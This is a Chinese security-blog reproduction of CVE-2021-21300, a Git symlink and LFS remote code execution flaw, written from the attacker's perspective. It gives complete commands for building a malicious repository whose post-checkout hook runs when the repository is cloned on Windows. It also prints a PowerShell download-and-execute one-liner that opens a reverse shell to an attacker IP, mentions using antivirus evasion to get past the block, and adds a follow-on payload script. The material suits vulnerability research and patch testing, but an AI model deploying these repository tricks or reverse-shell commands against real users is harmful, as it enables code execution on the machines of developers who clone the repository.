

技术分享 | Git-RCE: CVE-2021-21300

锦行科技 资讯 2021-04-06 10:38:10

收藏

导语: 本文由锦行科技的安全研究团队提供, 从攻击者的角度还原了Git-RCE的渗透过程。

git多个版本中, 对符号链接处理不严格。在大小写敏感(例如Linux)的文件系统上传文件到git后, 使用大小写不敏感文件系统(例如Windows)的主机克隆恶意仓库时可能导致远程命令执行。

本文由锦行科技的安全研究团队提供, 从攻击者的角度还原了Git-RCE的渗透过程。

触发条件:

- 仓库中存在同名的链接符号和目录
- 符号链接指向特殊目录(目前看来是.git/hooks)
- 受害机需要有足够权限执行恶意命令

01复现

01 环境准备

①仓库准备:

系统: ubuntu64

需安装 git、git-lfs

执行 git lfs install命令可能会报错

Error: Failed to call git rev-parse --git-dir: exit status 128

可以忽略

出现Git LFS initialized.即完成安装

②受害机:

系统: win10x64

git for window: Git-2.17.1-64-bit

(https://www.npackd.org/p/git64/2.17.1.2)

git for window 的安装全为默认即可

02 恶意仓库准备

①在github新建仓库:

网上相应教程很多, 不赘述

②在ubuntu构建恶意仓库并上传到github:

执行命令如下

```
$ git init delayed-checkout
$ cd delayed-checkout &&
echo "A/post-checkout filter=lfs diff=lfs merge=lfs">.gitattributes &&
mkdir A &&
printf '#!/bin/sh\nnecho PWNED >&2\n'>A/post-checkout &&
chmod +x A/post-checkout
```

善读 阅读 < 专题 嘶票 嘶客 嘶货 图谱 New!



锦行科技

广州锦行网络科技有

最新文章

研究人员发现3个iOS 0 day漏洞
2021-09-26 11:00:00

Sodinokibi/REvil勒索组织近期新样本分析
2021-09-23 09:47:45

车联网相关企业: 工信部发布车联网网络安全和数据安全工作
2021-09-17 16:22:22

白帽战士集结 | 12家SRC邀你保卫战
2021-09-17 15:34:19

查看更多

相关热文

研究人员发现3个iOS 0 day漏洞代码
ang010ela

Sodinokibi/REvil勒索组织治理与最新样本分析
安天

车联网相关企业: 工信部加强车联网网络安全和数据的通知
罗小黑

白帽战士集结 | 12家SRC 11安全保卫战
ASRC

端点安全的下一步 | 远程(下)
walker


DLL注入之全局钩子注入
锦行科技

```
git add -A &&
rm -rf A &&
ln -s .git/hooks a &&
git add a &&
git commit -m initial
$ git branch -M main
$ git remote add origin [自己的仓库地址]
$ git push -u origin main
```

查看github仓库，校验各文件内容是否正确，需如下显示：

• gitattributes

🔑 master CVE-2021-21300 / .gitattributes

 Maskhe initial


👤 1 contributor

1 lines (1 sloc) | 46 Bytes

1 A/post-checkout filter=lfs diff=lfs merge=lfs

• a (软链接)

🔑 master CVE-2021-21300 / a

 Maskhe initial


👤 1 contributor

Symbolic Link | 1 lines (1 sloc) | 10 Bytes

1 .git/hooks

• A/post-checkout（存储在Git LFS中）

🔑 master CVE-2021-21300 / A / post-checkout

 Maskhe initial

👤 1 contributor

Executable File | 26 Bytes | ⓘ Stored with Git LFS

03 攻击测试

在win10提供的powershell(管理员)中执行命令如下：

```
> git clone -c core.symlinks=true [自己的仓库地址]
```

clone后出现 PWNED 即为远程命令执行成功

```
remote: Counting objects: 100% (1/1), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 7 (delta 0), reused 7 (delta 0), pack-reused 0
PWNED
```

可见，在clone时，执行了post-checkout文件中的命令。

思路是使用IEX下载脚本，然后通过kali监听获取shell，但大多数脚本都会被识别阻止，通过免杀绕过应该能够实现。

```
PS C:\Windows\system32> powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/0x00sec/0x00sec/master/Tools/Invoke-PowerShellUdp.ps1');Invoke-PowerShellUdp -Reverse -IPAddress 192.168.1.100 -Port 4444
>>
所在位置 行:1 字符: 1
+ powershell IEX (New-Object Net.WebClient).DownloadString('https://raw ...
+ ~~~~~
此脚本包含恶意内容，已被你的防病毒软件阻止。
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

04 扩展利用

在目录中添加脚本文件hack.sh

内容如下


```
#!/bin/sh
#####
echo "script working..." &&
cd / &&
pwd &&
mkdir hack
cd hack &&
touch hacked &&
echo "you has been hacked">hacked &&
echo "done!"
```

修改post-checkout中执行的命令以执行脚本

```
printf '#!/bin/sh\n\necho PWNED\n\n./hack.sh >&2\n'>A/post-checkout
```

受害机演示：

在受害机中拉取恶意仓库，可见脚本执行成功



02 复现中遇到的问题

以下列举在git中可能会存在的各种玄学错误：

01git的链接错误

如下错误

```
“
Failed to connect to github.com port 443: Connection refused
destination path 'CVE-2021-21300' already exists and is not an empty directory
```

解决方法：

- 可以使用代理或者更换代理节点

如下错误:

“fatal: destination path 'CVE-2021-21300' already exists and is not an empty directory.

解决方法:

重新clone需要删除原有文件

03 warning:Clone succeeded, but checkout failed

如下错误:

“error: unable to create file A/post-checkout: No such file or directory
fatal: unable to checkout working tree
warning: Clone succeeded, but checkout failed.
You can inspect what was checked out with 'git status'
and retry the checkout with 'git checkout -f HEAD'

解决方法:

clone时需要添加参数 -c core.symlinks=true 开启git对符号链接的支持

04 Encountered 1 file(s) that should have been pointers, but weren't : A/post-checkout

解决方法:

在构造恶意仓库时发生错误, 重新检查各需要检查的文件内容是否正确, 软链接是否正确

05 Error when cloning a repo - Smudge error, error: external filter 'git-lfs filter-process' failed, smudge filter lfs failed

解决方法:

检查恶意仓库中的lfs文件是否正确存储到Git Lfs上

References

<https://www.openwall.com/lists/oss-security/2021/03/09/3>

<https://github.com/Maskhe/CVE-2021-21300>

如若转载, 请注明原文地址



分享至

发表评论



验证码

发表评论

投稿



LOADING

研究人员发现3个iOS 0 day漏洞PoC代码



LOADING

Sodinokibi/REvil勒索组织近期活动梳理与最新样本分析



LOADING

车联网相关企业：工信部发布《关于加强车联网网络安全和数据安全工作的...



LOADING

白帽战士集结 | 12家SRC邀您加入双11安全保卫战



LOADING

端点安全的下一步 | 远程浏览器隔离(下)



LOADING

DLL注入之全局钩子注入

公司简介 | 我要投稿 | 广告及服务 | 更新日志 | 友情链接 | 隐私政策 |